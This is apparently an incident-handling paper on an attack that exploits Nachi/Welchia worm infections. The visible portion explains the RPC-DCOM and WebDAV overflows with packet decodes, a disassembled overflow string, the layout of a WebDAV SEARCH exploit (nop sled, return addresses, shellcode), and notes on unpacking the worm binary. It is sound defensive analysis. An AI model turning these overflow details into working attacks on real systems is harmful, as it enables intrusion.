

Leveraging worms, a multi-phase attack

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Abstract

This paper will demonstrate the threat posed by and possible defenses against a two-phase attack methodology that leverages the propagation of a worm to facilitate remote privilege escalation and code execution on a victim's system.

I was inspired to write this paper when an IT professional explained to me that the threat of leaving a Nachi infected system on-line was insignificant as Nachi has no malicious payload.

This paper describes an opportunistic, automated attack launched against an environment infected with the Nachi worm which exploits a buffer overflow in Microsoft's RPC services. This paper covers an attack with two distinct phases. The first phase, which was not initiated by the attacker, is the propagation of the Nachi worm in an environment. I will provide enough detail about the worm and how it works to facilitate understanding of this paper's focus, which is the second phase of the attack. This is done because, though the second phase of the attack is dependent on the first, it does not have to be initiated by the attacker. The second phase of the attack is a combination of tools and exploits that together, provide an automated mechanism for attacking systems in an opportunistic way.

The mechanism of the attack uses the searching characteristics of worms like Nachi and Blaster as a trigger to launch attacks directly against the infected hosts using the worm's propagation vectors. By examining the stages of attack and following the incident handling process this paper will demonstrate a significant threat that, if ignored, can leave an environment open to secondary attacks not directly related to a worm. As part of the eradication and recovery phase, I will describe automated countermeasures that can be implemented to detect and inoculate infected hosts.

Purpose

The aggressor in this attack will gain unauthorized remote access to the majority of Windows based systems susceptible to the Microsoft DCOM¹ exploit on a corporate network for the purpose of using the systems as spam sources. This opportunistic attack will be done by exploiting a pre-existing infestation of the Nachi worm. This attack vector is used to minimize the footprint of the profiling stage even though the number of victim hosts can be large and dispersed across a large network. Additionally, this attack vector allows for autonomous exploitation and misuse of the victims. The attacker does not know or care what systems are selected and attacked. The goal is to send spam e-mail through systems that obscure the true origin.

¹ CVE #CAN-2003-0352 "Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms."

The first phase of the attack is the release of a worm that actively scans for systems to attack and, as a byproduct of propagation, announces vulnerable systems. This phase is not executed by or related to the aggressor. The Nachi worm provides this combination of attributes and facilitates the two-phased attack methodology described herein. This paper does not provide detailed information on the RPM-DCOM and WebDAV vulnerabilities that Nachi exploits. Several very good papers already exist and are included in the reference section. The paper focuses on how an attacker can use the proliferation of a worm as a substitute for the profiling phase of an attack.

The aggressor controls the second phase of the attack. The attack takes the form of a set of tools that work together to automatically react to Nachi worm traffic. When a system, infected with the Nachi worm, tries to infect the aggressors system, the system counter-attacks, gains unauthorized access to the system via the RPC-DCOM vulnerability, installs some tools on the system and starts sending SPAM. The aggressor is getting paid for each piece of SPAM e-mail that is sent. Consequently, the aggressor wants to compromise as many systems as possible and is not much concerned about covering tracks or maintaining access to the system. A single desktop system is capable of sending tens of thousands of e-mails in a single hour so the aggressor will be happy if the system says active for a few hours before being taken off-line.

The Exploit

The exploit uses a two-phase mechanism to gain unauthorized access. The first phase is the Nachi worm, which is described in the 'Phase One' section below. The second phase uses several tools and scripts that will be covered as individual items in the 'Phase Two' section. The way that these tools are used in concert will be documented in the Stages of the Attack section of this paper.

Phase One

Phase one of the attack requires the victim network to be infected with the Nachi worm. This section relates to the symptoms detected during the initial stages of the incident and referenced in the [timeline](#) located in the Identification phase on the incident handling process.

Worm: Nachi

The Nachi worm uses two vulnerabilities in Microsoft services to gain unauthorized access to victims.

CVE CAN-2003-0109² summarizes the vulnerability as follows:

² <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109>

“Buffer overflow in NTDLL.DLL on Microsoft Windows NT 4.0, Windows NT 4.0 Terminal Server Edition, Windows 2000, and Windows XP allows remote attackers to execute arbitrary code, as demonstrated via a WebDAV request to IIS 5.0.”

CVE:CAN-2003-0109	http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109
MS:MS03-007	http://www.microsoft.com/technet/security/bulletin/ms03-007.asp
CERT:CA-2003-09	http://www.cert.org/advisories/CA-2003-09.html

CVE CAN-2003-0352³ summarizes the vulnerability as follows:

“Buffer overflow in a certain DCOM interface for RPC in Microsoft Windows NT 4.0, 2000, XP, and Server 2003 allows remote attackers to execute arbitrary code via a malformed message, as exploited by the Blaster/MSblast/LovSAN and Nachi/Welchia worms.”

CVE:CAN-2003-0352	http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352
MS:MS03-026	http://www.microsoft.com/technet/security/bulletin/MS03-026.asp
CERT:CA-2003-16	http://www.cert.org/advisories/CA-2003-16.html
CERT:CA-2003-19	http://www.cert.org/advisories/CA-2003-19.html
CERT-VN:VU#568148	http://www.kb.cert.org/vuls/id/568148

Aliases include the following:

W32/Welchia.worm10240 [AhnLab]
W32/Nachi.worm [McAfee]
WORM_MSBLAST.D [Trend]
Lovsan.D [F-Secure]
W32/Nachi-A [Sophos]
Win32.Nachi.A [CA]
Worm.Win32.Welchia [Kaspersky]
W32/Nachi!ftpd
W32.Welchia.worm [NAV]

Operating System

Microsoft Windows 2000 (All service packs)
Microsoft Windows XP (All service packs)
Microsoft Windows Server 2003
Microsoft Internet Information Server v5.0 (IIS)

The following is an overview of the patches relating to the vulnerabilities exploited by the Nachi worm. A more detailed inventory of the patches is

³ <http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0352>

available in the section of this paper that covers the Recovery phase of the Incident Handling Process.

Patches:

Patches for MS03-007⁴ are available for the following operating systems

Windows NT 4.0 (All)
Windows NT 4.0 Terminal Server Edition (All)
Windows 2000 (All)
Windows XP (32/64bit)

Patches for MS03-026⁵ are available for the following operating systems:

Windows NT 4.0 (SP6a)
Windows NT 4.0 Terminal Server Edition (SP6)
Windows 2000 (SP2-4)
Windows XP 32bit and 64bit (Gold or SP1)
Windows Server 2003 32bit and 64bit (Gold)

Patches for MS03-039⁶, which includes the fixes for MS03-026, are available for the following operating systems:

Windows NT Workstation 4.0
Windows NT Server 4.0
Windows NT Server 4.0, Terminal Server Edition
Windows 2000
Windows XP (32/64/64 bit v2003)
Windows Server 2003 (32/64 bit)

Protocols/Services/Applications

The Nachi worm uses two propagation vectors. The first is based on a vulnerability in Microsoft's Distributed Component Object Model (DCOM) as it is implemented through Microsoft's Remote Procedure Call (RPC) service. The second is based on a vulnerability in Microsoft's NTDLL.DLL that is exploitable through WebDAV for Windows 2000 server's ISS v5.0.

MSRPC-DCOM:

The following section will describe all of the components associated with the first propagation vector that Nachi uses. I will provide information on TCP as a basis for describing Microsoft's implementation of RPC. I will then describe the DCOM protocol that relies on RPC over TCP. MS-RPC can be implemented with the User Datagram Protocol (UDP) on Windows v4.0 systems. The section will focus on the use of TCP for DCOM over MS-RPC.

This service listens for Transmission Control Protocol (TCP) connections

⁴ <http://www.microsoft.com/technet/security/bulletin/MS03-007.msp>

⁵ <http://www.microsoft.com/technet/security/bulletin/MS03-026.msp>

⁶ <http://www.microsoft.com/technet/security/bulletin/MS03-039.msp>

implemented at the Transport Layer (4) of the OSI model, which can be found in the figure “OSI Reference Model illustrated” below. TCP is a connection-based protocol that uses a retransmission strategy to insure that data will not be lost in transmission. Connections are established using a three-stage handshake. The client requests a connection to a server by sending a datagram to the server with only the ‘SYN’ bit flag set. The server acknowledges and accepts the connection request by replying to the client with a datagram with both the ‘SYN’ and ‘ACK’ bit flags set. Lastly, the client acknowledges the establishment of the connection by replying to the ‘SYN/ACK’ datagram with a datagram with the ‘ACK’ bit flag set.

Client	TCP Bit-Flags	Server
→	(SYN)	→
←	(SYN and ACK)	←
→	(ACK)	→

These diagrams are associated with each other through the use of sequence numbers that are exchanged in the TCP sequence and acknowledgment fields of the TCP header.

Below is a diagram of the TCP header format that shows the placement of TCP sequence and acknowledgment fields as well as the bit flags.




Figure 1: TCP Header Format⁷

Below is the expansion of the Flags section of the TCP header.

0	1	2	3	4	5
Urgent	Acknowledgment	Push	Reset	Synchronize	Finished
tcp_URG	tcp_ACK	tcp_PSH	tcp_RST	tcp_SYN	tcp_FIN

Figure 2: TCP Header Flags Field

⁷ <http://linux-ip.net/gl/tcng/node39.html>

The connections are made to port 135, which, in the OSI model, is implemented at the Session Layer (5). IBM AIX also uses TCP port 135 for a DCE endpoint mapped daemon (dced) service. Microsoft's RPC service works like Sun's RPC portmapper with the additional capability to map to endpoints that are named pipes. Many Microsoft services rely on the MS RPC service including DHCP⁸, DNS⁹ and WINS¹⁰. MS-RPC is also known as the Microsoft Distributed Computing Environment (DCE) Locator service, "end-point mapper" or NCS local location broker.

The following is a succinct definition of what a Distributed Computing Environment (DCE) is:

"(DCE) An architecture consisting of standard programming interfaces, conventions and server functionality (e.g. naming, distributed file system, remote procedure call) for distributing applications transparently across networks of heterogeneous computers."¹¹

The following figure illustrates the seven layer OSI model used to describe portions of the protocols used by the Nachi worm.




Figure 3: OSI Reference Model illustrated¹²

The following visual and textual description of Microsoft's RPC service is based on the MSDN¹³ description of how MS-RPC works.

⁸ <http://support.microsoft.com/default.aspx?scid=kb;EN-US;q169289>

⁹ <http://www.microsoft.com/windows2000/technologies/communications/dns/default.asp>

¹⁰ <http://www.microsoft.com/ntserver/techresources/commnet/WINS/WINSwp98.asp>

¹¹ <http://www.hyperdictionary.com/dictionary/Distributed+Computing+Environment>

¹² http://searchnetworking.techtarget.com/sDefinition/0,,sid7_gci523729,00.html

¹³ http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp




Figure 4: How MS-RPC Works¹⁴

The above illustration depicts a client application making a call through a local stub procedure. This is not the actual code implementing the procedure. The client stub code gets the parameters from the client, translates the parameters into standard NDR¹⁵ format then calls functions in the RPC client run-time library to send the request and arguments to the server. The function of NDR is to provide a mapping of Interface Definition Language (IDL¹⁶) data types onto octet streams used for input and output for the RPC protocol. The server RPC run-time library functions accept the RPC request and call the server stub procedure. The stub procedure retrieves the arguments and converts them from NDR format to a format used by the server. The server then calls the actual procedure locally. The procedure returns its data and return code to the server stub. The server stub converts the data into a format for transmission over the network and returns the data to the RPC run-time library functions. The server RPC run-time library transmits the data back to the client computer. The client RPC run-time library gets that remote-procedure data and sends them up to the client stub. The client stub converts the data from NDR to the format understood by the client computer. The stub writes the data to client memory and returns the results to the calling process on the client. The calling process continues as though a local function was called and completed on the local computer. Microsoft provides the run-time libraries as an import library and an RPC run-time library. The import library is linked against the application that wants to use the RPC functionality. The RPC run-time library is a Dynamic-link Library (DLL). The server application contains calls to the run-time library functions contained in the DLL. These calls register the server's interfaces and allow the server to accept RPC requests. The server application also contains the application-specific remote procedures that are called when the client application makes a RPC request.

The following figures show detailed output from a packet capture of the Nachi worm exploiting the RPC-DCOM vulnerability.

¹⁴ http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp

¹⁵ <http://www.opengroup.org/onlinepubs/9629399/chap14.htm>

¹⁶ <http://www.iona.com/support/docs/e2a/asp/5.0.1/mainframe/ConceptsGuide/cgIDLDesign13.html>

```

DCE RPC
  Version: 5
  Version (minor): 0
  Packet type: Bind (11)
  Packet Flags: 0x03
    0... .... = Object: Not set
    .0.. .... = Maybe: Not set
    ..0. .... = Did Not Execute: Not set
    ...0 .... = Multiplex: Not set
    .... 0... = Reserved: Not set
    .... .0.. = Cancel Pending: Not set
    .... ..1. = Last Frag: Set
    .... ...1 = First Frag: Set
  Data Representation: 10000000
    Byte order: Little-endian (1)
    Character: ASCII (0)
    Floating-point: IEEE (0)
  Frag Length: 72
  Auth Length: 0
  Call ID: 127
  Max Xmit Frag: 5840
  Max Recv Frag: 5840
  Assoc Group: 0x00000000
  Num Ctx Items: 1
  Context ID: 1
  Num Trans Items: 1
  Interface UUID: 000001a0-0000-0000-c000-000000000046
  Interface Ver: 0
  Interface Ver Minor: 0
  Transfer Syntax: 8a885d04-1ceb-11c9-9fe8-08002b104860
  Syntax ver: 2

```

Figure 5: RPC bind request sent by a host infected with the Nachi worm

The above expanded view of the RPC bind request sent by a host infected with the Nachi worm was taken while using a multi-platform network protocol analyzer called Ethereal¹⁷. The view shows the Universal Unique Identifier (UUID) that the client generated for the request.

```

DCE RPC
  Version: 5
  Version (minor): 0
  Packet type: Bind_ack (12)
  Packet Flags: 0x03
    0... .... = Object: Not set
    .0.. .... = Maybe: Not set
    ..0. .... = Did Not Execute: Not set
    ...0 .... = Multiplex: Not set
    .... 0... = Reserved: Not set
    .... .0.. = Cancel Pending: Not set
    .... ..1. = Last Frag: Set
    .... ...1 = First Frag: Set
  Data Representation: 10000000
    Byte order: Little-endian (1)
    Character: ASCII (0)
    Floating-point: IEEE (0)
  Frag Length: 60
  Auth Length: 0
  Call ID: 127
  Max Xmit Frag: 5840
  Max Recv Frag: 5840
  Assoc Group: 0x0000d42f
  Scndry Addr len: 4
  Scndry Addr: 135
  Num results: 1
  Ack result: Acceptance (0)
  Transfer Syntax: 8a885d04-1ceb-11c9-9fe8-08002b104860
  Syntax ver: 2

```

Figure 6: RPC bind request acknowledged by the victim

The above figure shows the reply from the victim accepting the RPC bind request. The “Ack result” field shows “Acceptance (0)”. The Transfer

¹⁷ <http://www.ethereal.com/>

Syntax¹⁸ field included in the RPC packet decodes are the octet stream representation of Microsoft IDL data types.

```
[-] DCE RPC
  Version: 5
  Version (minor): 0
  Packet type: Request (0)
  [-] Packet Flags: 0x03
    0... .... = Object: Not set
    .0.. .... = Maybe: Not set
    ..0. .... = Did Not Execute: Not set
    ...0 .... = Multiplex: Not set
    .... 0... = Reserved: Not set
    .... .0.. = Cancel Pending: Not set
    .... ..1. = Last Frag: Set
    .... ...1 = First Frag: Set
  [-] Data Representation: 10000000
    Byte order: Little-endian (1)
    Character: ASCII (0)
    Floating-point: IEEE (0)
  Frag Length: 1704
  Auth Length: 0
  Call ID: 229
  Alloc hint: 1680
  Context ID: 1
  Opnum: 4
  Stub data (1436 bytes)
```

Figure 7: RPC request sent from a host infected with the Nachi worm

The MSRPC-DCOM vulnerability is available on many ports, not just on TCP port 135. These ports include the following:

MS-RPC: UDP/135 aka epmap
NETBIOS Name Service: UDP/137 aka netbios-ns
NETBIOS Datagram Service: UDP/138 aka netbios-dgm
NETBIOS Session Service: TCP/139 aka netbios-ssn
Microsoft Datagram Service: TCP and UDP/445 aka microsoft-ds
MS-RPC over HTTP: TCP/593 aka http-rpc-epmap

Microsoft's Distributed Component Object Model (DCOM) operates at the Application Layer (7) in the OSI model. Microsoft DCOM does not just rely on RPC, it merges with portions of the RPC protocol including the header as well as data structures. The protocol allows Component Object Model (COM) objects to be distributed across a network. Microsoft describes COM as "a software architecture that allows applications to be built from binary software components."¹⁹ Higher-level Microsoft software services that use Object Linking and Embedding (OLE) rely on DCOM which was previously known as "Network OLE" and is currently called Object RPC (ORPC) and it leverages the functionality of the OSF DCE RPC network protocol.

The following visual and textual description of Microsoft's DCOM framework is based on the MSDN description of the DCOM architecture.

¹⁸ http://www.opengroup.org/onlinepubs/9629399/chap14.htm#tagcjh_19

¹⁹ <http://www.microsoft.com/com/tech/com.asp>




Figure 8: DCOM Architecture²⁰

A client application that has DCOM procedures compiled and linked into it calls local stub functions which are not the actual code that implements the procedure. The client stub retrieved arguments from the client and translates the parameters into standard NDR format for transmission via MS-RPC. The client stub then calls functions in the client-side RPC run-time library to send the procedure request to the server. The server RPC run-time library functions accept the remote procedure request and calls the server stub procedure. The stub procedure retries and converts the NDR format the expected format for the requested function. The server stub then calls the local procedure with the data supplied by the stub. The procedure runs locally on the server and any output and return values are sent back to the client, first through the server stub which converts the output and return codes to NDR format for transmission via RPC and passed them to the RPC run-time library functions. The server RPC run-time library functions transmit the data back to the client over the network. The client RPC run-time library accepts the data from the network and returns them to the calling client stub procedure. The client stub converts the data from NDR format back to a useful form for the calling procedure. The results are returned to the calling program on the client where the calling procedure continues as if the function that has just returned was executed locally to the program.

The MSRPC-DCOM service is vulnerable because of inadequate bounds checking in a function that receives arguments from the network via MSRPC-DCOM. The following is the function declaration for a sub-routine called CoGetInstanceFromFile²¹ which creates a new object and initializes it from a file using IPersistFile::Load. This is the function where the unchecked parameter (szName) can cause a buffer overflow.

²⁰ http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndcom/html/msdn_dcomarch.asp
²¹ http://msdn.microsoft.com/library/default.asp?url=/library/en-us/com/htm/cmf_a2c_765h.asp

CoGetInstanceFromFile

```
HRESULT CoGetInstanceFromFile (  
    COSERVERINFO * pServerInfo,  
    CLSID * pclsid,  
    IUnknown * punkOuter,  
    DWORD dwClsCtx,  
    DWORD grfMode,  
    OLECHAR * szName,  
    ULONG cmq,  
    MULTI_QI * rgmqResults  
);
```

The Nachi worm sends a malformed RPC-DCOM request to execute the CoGetInstanceFromFile function with a string the maximum size allowed by the function. This is important and will be explained is a moment. The following ‘... snip ...’ of the disassembled RPC-DCOM exploit code sent in the RPC-DCOM packet shows the string stored at offset 0x00000684 (hex) that is sent in the szName field.

```
... snip ...  
seg000:00000684          db '\',0  
seg000:00000686 aC      db 'C',0  
seg000:00000688          db '$',0  
seg000:0000068A          db '\',0  
seg000:0000068C a1      db '1',0  
seg000:0000068E a2      db '2',0  
seg000:00000690 a3      db '3',0  
seg000:00000692 a4      db '4',0  
seg000:00000694 a5      db '5',0  
seg000:00000696 a6      db '6',0  
seg000:00000698 a1_0    db '1',0  
seg000:0000069A a1_1    db '1',0  
seg000:0000069C a1_2    db '1',0  
seg000:0000069E a1_3    db '1',0  
seg000:000006A0 a1_4    db '1',0  
seg000:000006A2 a1_5    db '1',0  
seg000:000006A4 a1_6    db '1',0  
seg000:000006A6 a1_7    db '1',0  
seg000:000006A8 a1_8    db '1',0  
seg000:000006AA a1_9    db '1',0  
seg000:000006AC a1_10   db '1',0  
seg000:000006AE a1_11   db '1',0  
seg000:000006B0 a1_12   db '1',0  
seg000:000006B2 a1_13   db '1',0  
seg000:000006B4 a1_14   db '1',0  
seg000:000006B6 a_       db '.',0  
seg000:000006B8 aD       db 'd',0  
seg000:000006BA aO       db 'o',0  
seg000:000006BC aC_0    db 'c',0  
seg000:000006BE          db 0  
... snip ...
```

The string “C\$123456111111111111111111111111111.doc” terminated with a NULL is 30 bytes long (0x1e hex). CoGetInstanceFromFile passes the string contained in the szName argument to the GetPathForServer, which allocates 32 bytes (0x20 hex) to store the name. The vulnerability comes from the CoGetInstanceFromFile function when called through MS-RPC. The length check happens before the function prepends the server’s name in the form [\\server-name\](#) where server-name is the name of the local server where the function is executed. Because the argument bounds check has already been completed and the original string passed to the CoGetInstanceFromFile

function is 30 bytes long (0x1e hex), the new string, even if the server-name is one byte long, 'a' for example, will be expanded to [\\a\C\\$\12345611111111111111111111.doc](#) which, with the trailing NULL, is 33 bytes long (0x21 hex). This string is passed to the GetPathForServer function where the buffer overflow occurs. The detailed mechanics of the buffer overflow will be explained in the following [Description](#) section.

World Wide Web Distributed Authoring and Versioning (WebDAV):

The WebDAV vulnerability exists in NTDLL.DLL, which is one of the core libraries used by Microsoft. WebDAV is defined by RFC 2518, which details an extension to HTTP v1.1 to provide standards for managing files over the Internet. The RFC is titled "HTTP Extensions for Distributed Authoring – WEBDAV". This functionality is used to remotely control and configure an IIS v5.0 server as well as manage web content. WebDAV allows the manipulation of files in a WebDAV directory including create, modify, delete, lock and unlock. WebDAV does not provide sufficient bounds checking on filename arguments when any of the following WebDAV requests are made:

PROPFIND
LOCK
SEARCH
GET (With the "Translate: f" header)

The general format of a WebDAV exploit is shown below. Note that the exploit, beginning with the no-op (nop) sled, which is used to simplify locating the proper offset to start the exploit code, starts right after the WebDAV 'SEARCH /' command and the initial return pointers.

```
SEARCH / [nop] [ret][ret] ... [ret] [nop][nop][nop][nop] ...  
[nop] [jmpcode] HTTP/1.1  
{HTTP headers here}  
{HTTP body with webDAV content}  
0x01 [shellcode]
```

The Nachi worm uses the SEARCH request to exploit the vulnerability in NTDLL.DLL. The offending function is RtlDosPathNameToNtPathName_U (Called by GetFileAttributesExW), which resides in NTDLL.DLL. The lack of bounds checking in WebDAV combined with the use of an unsigned short (u_short) to store the string length of the filenames passed into the function. This 'integer overflow' is exploited by providing a filename string that is larger than 65535 bytes long. If the string is 65537 bytes long, the string length will be 2 due to the integer overflow of the u_short sized string length variable. There are many other functions that call RtlDosPathNameToNtPathName_U and there are many other DLL's that import it.

The following is a list of some of the WebDAV related strings contained in the Nachi worm executable. The offsets in file relate to the unpacked version of the executable and show the WebDAV request that is sent to the victim host. Additionally, the Unicode version of the shell code is also contained in the Nachi worm executable starting at offset 0x00005010 in the unpacked executable.

Offset in unpacked file	Offset in memory	String
0x000052F4	0x004052F4	<?xml version="1.0"?>
0x0000530B	0x0040530B	<g:searchrequest xmlns:g="DAV:">
0x0000532D	0x0040532D	<g:sql>
0x00005336	0x00405336	Select "DAV:displayname" from scope()
0x0000535D	0x0040535D	</g:sql>
0x00005367	0x00405367	</g:searchrequest>

Variants

A new version of the Nachi worm was discovered on 2/11/2004. It is identified by several aliases including:

W32/Nachi.worm.b (NAI)
W32.Welchia.B.Worm (Symantec)
W32/Nachi-B (Sophos)
Win32.Nachi.B (CA)
WORM_NACHI.B (Trend)

The 'B' variant of the Nachi worm has several note-worthy characteristics. As the 'A' variant does, it attempts to remove other malicious software (malware) from the infected computer. The 'B' variant attempts to remove the W32/MyDoom-A and W32/MyDoom-B worms. Additional differences between the 'A' and 'B' variants include a new transport vector for the 'B' variant, which uses an http server on the infected attacker to allow the target to download the worm vs. the 'A' variant which uses TFTP. Another new twist for the 'B' variant of the worm is the create or overwriting of some types of files with the following message:

```
LET HISTORY TELL FUTURE !
```

```
1931.9.18
1937.7.7
1937.12.13 300,000 !
```

```
1941.12.7
1945.8.6 Little boy
1945.8.9 Fatso
```

```
1945.8.15
```

```
Let history tell future !
```

There are several exploits that use the vulnerability in NTDLL.DLL Security Focus maintains a list of the publicly available exploit code samples at the following URL:

<http://www.securityfocus.com/bid/7116/exploit>

There are even more exploits that use vulnerabilities in MSRPC-DCOM. Security Focus also maintains a list of these publicly available exploit code

samples at the following URL:

<http://www.securityfocus.com/bid/8205/exploit>

Description

Though my focus in writing this paper is the second phase of the attack which leverages Nachi's side-effects, I have included details on the Nachi worm to facilitate an understanding of the mechanisms in phase one that phase two will exploit.

The Nachi worm is packaged as a single Win32/PE executable that is packed with a modified version of the "Ultimate Packer for eXcutables"²² (UPX). The UPX tool is available for both Windows as well as UNIX operating systems and is used to compress executables to reduce file size. It is also used to obscure the intent of an executable thereby increasing the effort required to disassemble and analyze the executable. The UPX tool can also be used to unpack an executable so long as the version of the tool to be used to unpack the executable understands the method that the original UPX tool used to pack it. As the Nachi worm is packed with a modified version of the UPX tool, the official tool available from Source Forge is unable to unpack the Nachi executable. It is able to determine that the executable is some form of UPX packed executable. The following example shows a run of the official UPX tool compiled to run on a Windows 2000 computer using the '-l' option to 'list' information about the file.

```
$ /c/tools/upx -l dllhost.exe.7305
                          Ultimate Packer for eXcutables
                          Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002
UPX 1.24w                 Markus F.X.J. Oberhumer & Laszlo Molnar                 Nov
7th 2002

      File size      Ratio      Format      Name
-----
upx: dllhost.exe.7305: CantUnpackException: file is
modified/hacked/protected; take care!!!
```

The above error "dllhost.exe.7305: Cant UnpackException: file is modified/hacked/protected; take care!!!" shows that the Nachi executable has been packed with a modified version of UPX. The official version of UPX (currently v1.24) supports many executable formats (DOS/EXE, DOS/COM, DOS/SYS, djpp2/coff, Watcom/le, WIN32/PE, RTM32/PE, tmt/adam, atari/tos and Linux/386). Additionally, the following is an overview of the options available with the UPX command:

UPX Command Syntax:

```
upx [-123456789dlthVL] [-qvfk] [-o file] file
```

The *[-123456789]* switch allows the user to select the level of compression. The lower the number, the faster the compression/decompression and the larger the executable. The higher the number, the slower the

²²<http://upx.sourceforge.net/>

compression/decompression and the smaller the executable.

```
$ /root/bin/upx -9 -o bigtool.upx bigtool
          Ultimate Packer for eXecutables
          Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002
UPX 1.24   Markus F.X.J. Oberhumer & Laszlo Molnar           Nov
7th 2002
```

File size	Ratio	Format	Name
-----	-----	-----	-----
1564221 ->	572443	36.59%	linux/386
			bigtool.upx

Packed 1 file.

The `[-d]` switch is used to decompress/unpack an executable that was previously compressed/packed with UPX. As the Nachi worm demonstrates, there are modified versions of UPX that are used to obscure the intent of executables. Executables that are packed with one of these hacked versions of UPX can not be unpacked by a version of UPX that has not been modified in the same way.

```
$ /root/bin/upx -d bigtool.upx
          Ultimate Packer for eXecutables
          Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002
UPX 1.24   Markus F.X.J. Oberhumer & Laszlo Molnar           Nov
7th 2002
```

File size	Ratio	Format	Name
-----	-----	-----	-----
1564221 <-	572443	36.59%	linux/386
			bigtool.upx

Unpacked 1 file.

The `[-l]` switch allows you to list information about an executable that has been packed with UPX. An example of the output of the `-l` switch was provided earlier in this section.

```
$ /root/bin/upx -l bigtool.upx
          Ultimate Packer for eXecutables
          Copyright (C) 1996, 1997, 1998, 1999, 2000, 2001, 2002
